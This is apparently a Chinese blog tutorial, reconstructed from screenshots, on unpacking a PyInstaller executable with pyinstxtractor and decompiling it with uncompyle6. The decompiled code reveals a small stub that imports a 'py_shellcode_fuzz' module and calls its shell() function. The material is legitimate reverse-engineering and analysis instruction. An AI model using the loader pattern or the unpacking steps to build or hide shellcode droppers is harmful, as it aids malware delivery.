
直接在dist文件夹下尝试获取pyc文件

```
python pyinstxtractor.py test.exe
```



```
H:\Desktop\0617_exe逆向\new_\no_key\dist>python pyinstxtractor.py test.exe
pyinstxtractor.py:86: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's document
ation for alternative uses
  import imp
[*] Processing test.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 38
[*] Length of package: 6410049 bytes
[*] Found 30 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth_multiprocessing
[+] Possible entry point: test
[*] Found 223 files in PYZ archive
[*] Successfully extracted pyinstaller archive: test.exe

You can now use a python decompiler on the pyc files within the extracted directory
```


微信号: crowsec



PYZ-00.pyz_extracted	2021/6/17 17:28	文件夹	
_asyncio.pyd	2021/6/17 17:28	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 17:28	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 17:28	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 17:28	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 17:28	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 17:28	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 17:28	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 17:28	Python Extension ...	47 KB
_queue.pyd	2021/6/17 17:28	Python Extension ...	30 KB
_socket.pyd	2021/6/17 17:28	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 17:28	Python Extension ...	152 KB
base_library.zip	2021/6/17 17:28	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 17:28	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 17:28	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 17:28	应用程序扩展	674 KB
pyexpat.pyd	2021/6/17 17:28	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 17:28	文件	3 KB
pyiboot01_bootstrap	2021/6/17 17:28	文件	4 KB
pyimod01_os_path	2021/6/17 17:28	文件	2 KB
pyimod02_archive	2021/6/17 17:28	文件	9 KB
pyimod03_importers	2021/6/17 17:28	文件	13 KB
pyi-windows-manifest-filename test.exe.ma...	2021/6/17 17:28	MANIFEST 文件	0 KB
python38.dll	2021/6/17 17:28	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 17:28	Python Zip Applica...	1,658 KB
select.pyd	2021/6/17 17:28	Python Extension ...	28 KB
struct	2021/6/17 17:28	文件	1 KB
test	2021/6/17 17:28	文件	1 KB
test.exe.manifest	2021/6/17 17:28	MANIFEST 文件	2 KB
unicodedata.pyd	2021/6/17 17:28	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/6/17 17:28	应用程序扩展	92 KB

微信号: crowsec

将这两个文件单独拿出来，重复同样的操作




```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
h:  55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
h:  E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
h:  00 08 00 00 00 40 00 00 00 73 38 00 00 00 64 00   .....@...s8...d.
h:  64 01 64 02 64 03 64 04 64 05 64 06 64 07 67 08   d.d.d.d.d.d.d.g.
h:  5A 00 64 08 64 09 6C 01 54 00 64 08 64 0A 6C 01   Z.d.d.l.T.d.d.l.
h:  6D 02 5A 02 01 00 64 08 64 0B 6C 01 6D 03 5A 03   m.Z...d.d.l.m.Z.
h:  01 00 64 0C 53 00 29 0D DA 08 63 61 6C 63 73 69   ..d.S.).Ú.calcsi
h:  7A 65 DA 04 70 61 63 6B DA 09 70 61 63 6B 5F 69   zeÚ.packÚ.pack_i
h:  6E 74 6F DA 06 75 6E 70 61 63 6B DA 0B 75 6E 70   ntoÚ.unpackÚ.unp
h:  61 63 6B 5F 66 72 6F 6D DA 0B 69 74 65 72 5F 75   ack_fromÚ.iter_u
h:  6E 70 61 63 6B DA 06 53 74 72 75 63 74 DA 05 65   npackÚ.StructÚ.e
h:  72 72 6F 72 E9 00 00 00 00 29 01 DA 01 2A 29 01   rroré....).Ú.*).
h:  DA 0B 5F 63 6C 65 61 72 63 61 63 68 65 29 01 DA   Ú._clearcache).Ú
h:  07 5F 5F 64 6F 63 5F 5F 4E 29 04 DA 07 5F 5F 61   .__doc__N).Ú.__a
h:  6C 6C 5F 5F DA 07 5F 73 74 72 75 63 74 72 0B 00   ll__Ú._structr..
h:  00 00 72 0C 00 00 00 A9 00 72 0F 00 00 00 72 0F   ..r....©.r....r.
h:  00 00 00 7A 09 73 74 72 75 63 74 2E 70 79 DA 08   ...z.struct.pyÚ.
h:  3C 6D 6F 64 75 6C 65 3E 03 00 00 00 73 16 00 00   <module>....s...
h:  00 02 00 02 00 02 00 02 00 02 01 02 03 02 03 02   ................
h:  F7 04 0C 08 01 0C 01                              ÷......
```

微信号: crowsec

微信号: crowsec


uncompyle6 get.pyc




```
H:\Desktop\0617_exe逆向\new_\no_key\dist\getpyc>uncompyle6 get.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
# Embedded file name: \\Mac\Home\Desktop\0617_exe逆向\new_\no_key\test.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes
from py_shellcode_fuzz import shell
if __name__ == '__main__':
    shell()
# okay decompiling get.pyc
```

微信号: crowsec

将文件保存起来



```
Desktop\0617_exe逆向\new_\no_key\dist\getpyc>uncompyle6 get.pyc > 1.py
```




```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v
# Embedded file name: \\Mac\Home\Desktop\0617_exe逆向\new_\no_key\test.py
# Compiled at: 1995-09-28 00:18:56
# Size of source mod 2**32: 272 bytes
import ctypes
from py_shellcode_fuzz import shell
if __name__ == '__main__':
    shell()
# okay decompiling get.pyc
```

微信号: crowsec


这里就无法找到py_shell_fuzz中的内容了，那文件到底在哪呢？

我们将反编译之后的PYZ-00.pyz_extracted文件夹找到了该pyc文件。



名称	修改日期	类型	大小
PYZ-00.pyz_extracted	2021/6/17 17:28	文件夹	
_asyncio.pyd	2021/6/17 17:28	Python Extension ...	64 KB
_bz2.pyd	2021/6/17 17:28	Python Extension ...	86 KB
_ctypes.pyd	2021/6/17 17:28	Python Extension ...	125 KB
_decimal.pyd	2021/6/17 17:28	Python Extension ...	264 KB
_hashlib.pyd	2021/6/17 17:28	Python Extension ...	47 KB
_lzma.pyd	2021/6/17 17:28	Python Extension ...	161 KB
_multiprocessing.pyd	2021/6/17 17:28	Python Extension ...	31 KB
_overlapped.pyd	2021/6/17 17:28	Python Extension ...	47 KB
_queue.pyd	2021/6/17 17:28	Python Extension ...	30 KB
_socket.pyd	2021/6/17 17:28	Python Extension ...	79 KB
_ssl.pyd	2021/6/17 17:28	Python Extension ...	152 KB
base_library.zip	2021/6/17 17:28	360压缩 ZIP 文件	761 KB
libcrypto-1_1.dll	2021/6/17 17:28	应用程序扩展	3,320 KB
libffi-7.dll	2021/6/17 17:28	应用程序扩展	33 KB
libssl-1_1.dll	2021/6/17 17:28	应用程序扩展	674 KB
pyexpat.pyd	2021/6/17 17:28	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/6/17 17:28	文件	3 KB
pyiboot01_bootstrap	2021/6/17 17:28	文件	4 KB
pyimod01_os_path	2021/6/17 17:28	文件	2 KB
pyimod02_archive	2021/6/17 17:28	文件	9 KB
pyimod03_importers	2021/6/17 17:28	文件	13 KB
pyi-windows-manifest-filename test.exe.ma...	2021/6/17 17:28	MANIFEST 文件	0 KB
python38.dll	2021/6/17 17:28	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/6/17 17:28	Python Zip Applica...	1,658 KB
select.pyd	2021/6/17 17:28	Python Extension ...	28 KB
struct	2021/6/17 17:28	文件	1 KB
test	2021/6/17 17:28	文件	1 KB
test.exe.manifest	2021/6/17 17:28	MANIFEST 文件	2 KB
unicodedata.pyd	2021/6/17 17:28	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/6/17 17:28	应用程序扩展	[illegible] KB

微信号: crowsec




> Mac > Home > Desktop > 0617_exe逆向 > new_ > no_key > dist > test.exe_extracted > PYZ-00.pyz_extracted

名称	修改日期	类型	大小
